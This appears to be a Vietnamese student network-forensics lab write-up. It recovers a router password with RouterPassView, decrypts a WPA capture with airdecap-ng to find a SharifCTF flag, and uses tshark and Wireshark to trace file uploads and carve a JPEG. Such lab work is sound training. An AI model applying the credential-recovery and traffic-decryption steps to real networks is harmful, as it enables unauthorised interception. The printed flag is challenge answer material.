

Recover lost password from router backup file on Windows

Tool for Windows to recover lost password from the router config file.

https://www.nirsoft.net/utils/router_password_recovery.html

- Version 1.03:
 - Fixed the Ascii Text Mode to display properly router files that contain many null characters.
- Version 1.62:
 - Added support for another version of rom-0/**Hdbgarea** file format (Zyxel P-2612HWU-F1 Modem).
- Version 1.61:
 - Added support for LevelOne WBR-3406TX v2 and possibly other routers (with DDC6031 and ZXL6031 signatures)
- Version 1.60:
 - Added support for decompression of rom-0/**Hdbgarea** file format, which is used in multiple routers, including Huawei Echolife HG510a, LINK TD-8816, TP-LINK TD-W8901G, TP-LINK TD-W8951ND, TP-LINK TD-8817, SmartAX MT880a/MT880d/MT882a, Zyxel AI mode, only the login password of the router is displayed, but you can find all other data if you switch to Hex Dump mode.
- Version 1.57:
 - Added 'Export To Raw Document' option

Xem nội dung Stream ở dạng Raw, sau đó copy nội dung (trừ phần header, từ 0101 đố đi) và paste vào HxD sau đó lưu lại với tên kb1b



Sau đó bỏ file kb1b vào routerpassview ta tìm được password là Rome4040

The screenshot shows the RouterPassView application window. The title bar reads "RouterPassView - C:\Users\giahu\OneDrive\Desktop\HxD\kb1b". The menu bar includes File, Edit, View, Options, and Help. Below the menu is a toolbar with icons for file operations. A main table displays a single row of data:

Item Type	Password/Value	User Name	Server
Login	Rome4040		

At the bottom left, it says "1 item(s)". At the bottom right, it says "Detected File Type: 24".

Tiếp đến dùng aircrack-ng để giải mã với tùy chọn -e là ESSID và -p là password Rome4040

```
(lixsong㉿kali)-[~/NT334/Lab4]
$ airdecap-ng -e 'Rome' -p Rome4040 Net_Forensic_kb01_b.cap
Total number of stations seen          10
Total number of packets read          8525
Total number of WEP data packets      0
Total number of WPA data packets      1681
Number of plaintext data packets     84
Number of decrypted WEP packets      0
Number of corrupted WEP packets      0
Number of decrypted WPA packets     391
Number of bad TKIP (WPA) packets     0
Number of bad CCMP (WPA) packets     0
```

Tìm chuỗi liên quan tới CTF trong file đã giải mã để lấy flag, do đã biết trước flag nên ta sẽ sử dụng strings và grep “CTF” để dễ tìm

```
(lixsong㉿kali)-[~/NT334/Lab4]
$ strings Net_Forensic_kb01_b.cap | grep "CTF"
(lixsong㉿kali)-[~/NT334/Lab4]
$ ls
Nandemoniaiya_kb06.pcapng  Net_Forensic_kb01_b.cap  capture-output_kb02.7z  kb05.gz      traffic_kb01_a.pcap
Net_Forensic_kb01_b-dec.cap  Net_Forensic_kb01_b.rar  kb03_evidence.pcap    net_kb04.pcap
(lixsong㉿kali)-[~/NT334/Lab4]
$ strings Net_Forensic_kb01_b-dec.cap | grep "CTF"
SharifCTF{be02d2a396482969e39d92b6e440f5e3}
GET /collect?v=15_y=j406a=1583904745&t=pageview&_s=16dl=http%3A%2F%2Fpastebin.com%2FHKKhafF66l=en-us&de=UTF-8&dt=SharifCTF%7Bbe02d2a396482969e39d92b6e440f5e3%7D%20-%20Pastebin.com&sd=32-bi
t6s=360x486&p=360x592&e=18_u=ACCAgEQ-6jid=9902157416cid=899094573.1454153414&tid=DA-58643-346z=1248163907 HTTP/1.1
(lixsong㉿kali)-[~/NT334/Lab4]
```

Flag: SharifCTF{be02d2a396482969e39d92b6e440f5e3}

Kịch bản 02. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên: capture-output_kb02.7z
 - Yêu cầu: Thực hiện phân tích các request DNS, các truy cập HTTP đến các trang web nào. Người dùng đã gửi một số tập tin thông qua một trang web. Xác định dịch vụ mà người dùng sử dụng để chuyển tập tin, thông tin người nhận (email, thông điệp lời nhắn, tên file đã gửi).
- Trích xuất nội dung các file đã gửi.

Gợi ý: Wireshark/tshark

Sử dụng 7z để extract file file tài nguyên “capture-output_kb02.7z”

```
└─(lixsong㉿kali)-[~/NT334/Lab4]
└─$ 7z x capture-output_kb02.7z

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=C.UTF-8 Threads:128 OPEN_MAX:1024
Home
Scanning the drive for archives:
1 file, 136086591 bytes (130 MiB)

Extracting archive: capture-output_kb02.7z
--Kali Linux a...
Path = capture-output_kb02.7z
Type = 7z
Physical Size = 136086591
Headers Size = 154
Method = LZMA2:24
Solid =
Blocks = 1

Everything is Ok

Size:      154140056
Compressed: 136086591
```

Để có thể xác định user truy cập trang web nào. Ta sử dụng tshark và có payload sau:
tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri

```

(lixsong㉿kali):[~/NT334/Lab4]
$ tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri | sort | uniq -c
370 http://10.102.20.169:8080/ping
146 http://10.102.20.169:8080/v2-beta/publish
28 http://239.255.255.250:1900*
1 http://connectivity-check.ubuntu.com/
1 http://fsend.vn/Roboto-Bold.0f1e4a4fdfb8048c72e.woff2
1 http://fsend.vn/Roboto-Light.3c37aa69cd77e6a53a06.woff2
1 http://fsend.vn/Roboto-Regular.5136cbe62a63004402f2.woff2
1 http://fsend.vn/img/slides/slide-2.png
1 http://fsend.vn/img/slides/slide-3.png
1 http://fsend.vn/v2/services
1 http://fsend.vn/v2/transfers?key=Q4uDmemqP1FCFpEjexDnGSfueKU2uvIn
1 http://fsend.vn/v2/up-keys
2 http://fsend.vn/v2/up-keys
2 http://fsend.vn/v2/up-keys
1 http://Linkmaker.itunes.apple.com/assets/shared/badges/vi-vn/appstore-lrg.svg
18 http://ocsp.comodoca.com/
30 http://ocsp.digicert.com/
3 http://ocsp.godaddy.com/
5 http://ocsp.int-x3.letsencrypt.org/
21 http://ocsp.pki.google/GTSIGA3
2 http://ocsp.sca1b.amazontrust.com/
2 http://ocsp.sectigo.com/
2 http://ocsp.trustwave.com/
2 http://ocsp2.globalsign.com/gsalphasha2g2
1 http://status.geotrust.com/
1 http://status.rapidssl.com/
1 http://tuoitri.vn/
2 http://up.fshare.vn/upload/XDjxYAUfdouRNmQoh2WrQrLavWDINxXJcfi2NxGwvoy0eh5jUAoAQejJSnztlYXGEF4gSG8j5Al3EOI?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=904296&flowTotalSize=904296&flowIdentifier=4698321-Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowRelativePath=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1
2 http://up.fshare.vn/upload/dzFL+bkh+3-P3-G4qMhaoRKhJcYxR6ITPZLBzywLUWx2twgbTa7HOTsPU45wPUUYqvUceOhozr46?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=46983216&flowTotalSize=46983216&flowIdentifier=4698321-Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowRelativePath=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1

```

Với -r là file pcap cần phân tích, -Y là filter (syntax như Wireshark), -T là dạng xuất ra (ở đây là fields) và -e là trường thông tin được lấy ra.

Các URL được lấy ra khá nhiều và bị trùng lặp. Để cho đẹp hơn thì mình nên sort lại (để các link giống nhau gần nhau) và sau đó uniq theo số dòng (tức là số lần xuất hiện)

tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri | sort | uniq -c

```

(lixsong㉿kali):[~/NT334/Lab4]
$ tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri | sort | uniq -c
370 http://10.102.20.169:8080/ping
146 http://10.102.20.169:8080/v2-beta/publish
28 http://239.255.255.250:1900*
1 http://connectivity-check.ubuntu.com/
1 http://fsend.vn/Roboto-Bold.0f1e4a4fdfb8048c72e.woff2
1 http://fsend.vn/Roboto-Light.3c37aa69cd77e6a53a06.woff2
1 http://fsend.vn/Roboto-Regular.5136cbe62a63004402f2.woff2
1 http://fsend.vn/img/slides/slide-2.png
1 http://fsend.vn/img/slides/slide-3.png
1 http://fsend.vn/v2/services
1 http://fsend.vn/v2/transfers?key=Q4uDmemqP1FCFpEjexDnGSfueKU2uvIn
1 http://fsend.vn/v2/up-keys
2 http://fsend.vn/v2/up-keys
2 http://fsend.vn/v2/up-keys
1 http://Linkmaker.itunes.apple.com/assets/shared/badges/vi-vn/appstore-lrg.svg
18 http://ocsp.comodoca.com/
30 http://ocsp.digicert.com/
3 http://ocsp.godaddy.com/
5 http://ocsp.int-x3.letsencrypt.org/
21 http://ocsp.pki.google/GTSIGA3
2 http://ocsp.sca1b.amazontrust.com/
2 http://ocsp.sectigo.com/
2 http://ocsp.trustwave.com/
2 http://ocsp2.globalsign.com/gsalphasha2g2
1 http://status.geotrust.com/
1 http://status.rapidssl.com/
1 http://tuoitri.vn/
2 http://up.fshare.vn/upload/XDjxYAUfdouRNmQoh2WrQrLavWDINxXJcfi2NxGwvoy0eh5jUAoAQejJSnztlYXGEF4gSG8j5Al3EOI?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=904296&flowTotalSize=904296&flowIdentifier=4698321-Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowRelativePath=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1
2 http://up.fshare.vn/upload/dzFL+bkh+3-P3-G4qMhaoRKhJcYxR6ITPZLBzywLUWx2twgbTa7HOTsPU45wPUUYqvUceOhozr46?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=46983216&flowTotalSize=46983216&flowIdentifier=4698321-Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowRelativePath=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1


```

Ở đây, như hình trên, ta có thể search google với các domain trên và thấy user sử dụng 2 trang web chính để upload file:

<http://fsend.vn/>


<https://www.fshare.vn/>

Dùng Wireshark để xem thông tin các packet có request method là POST trên các URL này. Dùng bộ lọc http.file_data :



- Sau đó ta lọc ra các gói tin HTTP có yêu cầu POST chứa dữ liệu file và chứa chuỗi <http://fsend.vn> trong body của yêu cầu và ta thấy được 3 gói tin:

http.file_data && http.request.method == "POST" && http contains "http://fsend.vn"



File được upload gồm 1 file mp3 và 1 file ảnh:

Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3

```
{"file_name": "Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3", "file_size": 4698321}HTTP/1.1 200 OK
Server: Fshare
Date: Tue, 21 May 2019 02:56:15 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Encoding: gzip
```

image.jpg

```
{"file_name": "image.jpg", "file_size": 90429}HTTP/1.1 200 OK
Server: Fshare
Date: Tue, 21 May 2019 02:56:17 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Encoding: gzip
```

Thông tin người nhận:

```
{"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau :v","title":null,"password_lock":null}HTTP/1.1 201 Created
Server: Fshare
Date: Tue, 21 May 2019 02:56:19 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{"id":"Q4uDmemqP1FCFpEjexDnGSfueKU2uviN","url":"http://www.fsend.vn/download/
Q4uDmemqP1FCFpEjexDnGSfueKU2uviN","title":null,"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau
:v","status":"enabled","is_locked":false,"is_expired":false,"total_file":2,"total_size":"4788750","total_dl":0,"ctime":"2019-05-21T02:56:18+00:00","expire_in":"2019-05-31T02:56:18+00:00"}
```

- Người nhận (recipient): duypt@uit.edu.vn
- Thông điệp (message): “Khong o lai dau :v”
- Tiêu đề: null
- password_lock: null


Giờ ta trích xuất file xem nó đã gửi những gì

Sử dụng link này https://en.wikipedia.org/wiki/List_of_file_signatures để tìm được chữ ký của file jpeg định dạng của hình ảnh

FF D8 FF DB	ÿØÿÙ			
FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿàNULDEJFIFNULSOH	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format ^[16]
FF D8 FF EE	ÿØÿÍ			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿØÿá??ExifNULNUL			

Xem packet đã gửi có chứa file:

- + Packet thứ 2 trong 4 packet đã fileter ở trên -> Follow TCP Stream.



Ta đã có nội dung file, chuyển sang view dưới dạng Raw

Session 01: Memory Forensics

Phần bắt đầu, (search với chuỗi chữ ký trên “FFD8FFE000104A46”)

Phần kết thúc file (giới hạn đến phần đỏ, màu xanh là header của request):

Wireshark · Follow TCP Stream (tcp.stream eq 3738) · capture-output_kb02.pcap

```

1579d52f6e0df9a7b1e4d3f10d04da783da7f48997137583a2c1f706913690f6c43db0f315c5974f4505a724a4a60223de29156091067d85fe9167d8bbacf022c4aa0f0
f8963183c25dff005389cf0f133145d22814311c3e1398540972776dc7ed1cb49cd5deb0651ccc45d22ad4e39c43e4cb52aad4ed3f53097530c8be7e8b947d6cb2bf2a33
d1816b91b56b7381b4319b525551b1f9210557a7fbf51be7e49987a5ff0026654138053e008202b4eb63f31ac68f8c46bb6ef3933365ab7e85fb99b47f0fd459a5cb8a19
860ba4384c910f39ae3102a5d8527c7f744e4fc8cc77a4755c665ada9e4dfe2204b30ab64721854798a326812c983ae80a8c102cdda927e8929bfa5840cbc5adf9472ae6
d85c7ccb179731bffd2586d0e2ca8a5880766ff00b8ac5225201ea9a28a3e9f78186f6c306122ae0b4a6568c618740318ca23e11ed5035ecbea620ea800b63c0af8525b3
8e7393ad50902cd6352c5b81d5c29ea34a2f0410d008e1b806074a07dacc7d443715c53d84a578879ee348c1edb7d45e4806632acf6208bab52d014011561ceae7a4ead8
11738197da3ea56c09d1930220895bb0e26501729f44b9aa7960f9d37f07f5393ff2aabf53a76f337b312b35f64bf096930a035d00bec8c1fd0643ad63b944e17b5ffb
0ecale91af08708f1025db63758b803706c8de531417b4ccbf71f466549e8bc12a5643236a9f4a1fc51ad8ebf0a080e9d7930a0e7d28a5b37a82e6f1d98e54d0db78e12
0058a1391b3f10b0564df5016f3c773ff13a70843759df9fb9610f07c087ea11abe84525cec09ea2c92ed7c54d268e5974683ed28d85b86e262a72b40e5b279980a34033
5e844f2931a9ed007927c04b2cd3632835c8966f997e0d0d52753158bec8d9fa94d5be0ac3f4c5e721c0b81844d7154fdc41a4a1bc47c191d3998b5f680aec59435de2d
5ea65a9abb36bf532e4f4e194518617cf3168dd557202bc73bc416ad6d6a3e265150bec547d24b624ce4ce9a63fa92b60e0dc20d0b8012ce994c31082f5f30126816cc67
48a9f71bdd74b09a6ca6ba350e09f47ae2f08a0f8a99289c827746bc40edba2ea8e0b96fa848ed4634d0b0ba5c506d0d05ed455f6c46aa8504f408af311b
4db26a795bf0918316d4cec23c463b1769528281b0d7a6e2881b0ff0010fa6e00ce85d256ccb717702a96b24df020167c828f56c866a95f55e16b4fc22335168ea29a5cf
9501b81a1714280c99db7559a78d173fc0c07d1e04756c1683d3992af6be5984fdc73654ad7e25fa471141055e2aa7c4a598d814cd31765d62ea6f16e83c3da3d90aa6e1
cb5f48f3020c25d01eec7e528a6d50a7198691408eff00f7a170282f529935c8245cbc88d1e2a7c54d728e6ad78800231ebf085f07781199b3e40497cb2bc7c5807b
99f58b37c0439f8d7b8e0dc8665f4e7c5a2f26c95cd4508d64cca34cc5a9c0ea3a635182154bd65e653d406a42e40ef9265d395dbe5cd7b730001683f540f12c2b103
5bb4fc620a7e11b8058d109429224a08a822580043096gaeb3031442367e33d7c49be6f831407e253556b8848dd07e0ff70cd81714a168f7b80c1778954ca9f2738db68
ff003dc13184fd30a0c0d97c0435494619b945ddad580bbb32082dcfb7362eb43154a0f18fe6515ac3e413a2ef844aa6e1f922d8eb02ecef8e8559dd8a74054f9f7c0c0
9b45ddde1931d46bca0d71b1096732d65678f24d56bb332d0ce15860d91f06522088d7508b3a5758e5f9052bedab4bd7537c895e8d4ba1d807a12aa43f80582159667633
9b5ab13ba47cf537cba0e1079abf872c377147ec07f1181409af4bf8890a35f67f7101af70e6054a583c2387e6381f83734984bec8bf0885c1b2d6c4d7cd1ae98e0dfa
2f60a4e2622b55a50415da45300d432f00145225827899c7ea7375290d12f05d4bcdc2fa06178e2f4dc3572c0af23ecd32d482fb9c5f67d180884eb81a45ed21ea886
bfaafa201bbd623ec49624e9fc3dcf797c0b9459a783d046994529a733243473e245955051f3676618a2d9626f7c12fa33747107c263b5c0cd13371911062a1935c2882
c5a7219a2d00efb7eb62a96764c7583fd65f8c9c8a1c5a7ee76a15da34bc4c2b3e4966433e62cb656ed80502308d44a45d03f4133436fe6029a420d2dc013db0e0bba6
e19168df05c128605256c43f04a41383dd31a3ea09a883e4b4794ddaf788ca0f0b15d05b87cd3e25808abd54ab82fc7266ab4c5877563e3be08d564ebd414bac17aff00
9372ae9f511abc51b644a031e622c5d3632c33f57dc0133a08686c3f242caa92b5e6016eafaf31c30f1f71d8965c7dc8282a842034109878f10700a3f32d95e1e2cbd
252ace25c6b8a7f0cb06932c7cfea4065eb5055de6b1103634fc4c352df915fadd52f32faccc630bc236d28defef2d2ca4a0323603e94641a545c301f8b328d92c655b21ac
a8115723ca16d45ac82f164ae1a5a1d26c814ce8e6003c06b3e614c01d7fc813b08943765b143b0c92994ef4422f3ad236555c23df64319fcc
f3b9f13ffff9
485454502f312e3120323030204f4b0d0a5365727665723a206673686172652d6e67696e780d0a446174653a205475652c203231204d617920323031392030323a35363a
313720474d540d0a436f6e74656e742d547970653a20746578742f706c61696e0d0a5472616e736665722d456e636f64696e673a206368756e6b65640d0a436f6e6e6563
74696f6e3a206b6565702d616c6976650d0a507261676d613a206e6f2d63616368650d0a582d436f6e74656e742d547970652d4f7074696f6e733a206e6f736e6966660d
0a4163636573732d436f6e74726f6c2d416c6c6f772d4f726967696e3a202a0d0a4163636573732d436f6e74726f6c2d416c6c6f772d4d6574686f64733a204745542c20
504f53542c20505542c204f5054494f4e530d0a4163636573732d436f6e74726f6c2d416c6c6f772d486561646572733a20436f6e74656e742d52616e67652c20436f6e
74656e742d446973706f736974696f6e2c20436f6e74656e742d547970650d0a4163636573732d436f6e74726f6c2d416c6c6f772d43726564656e7469616c733a207472
75650d0a66732d7365727665722d69643a203637383631313036310d0a0d0a33370d0a7b22736563757265223a302c226e616d65223a22696d6167652e6a7067222c2264
657363223a22222c2273697a65223a39303432397d0a0d0a300d0a0d0a

```

368 client pkts, 3 server pkts, 5 turns.

Entire conversation (4792 kB)

Show data as Raw

Stream 3738

Find: FFD8FFE000104A46

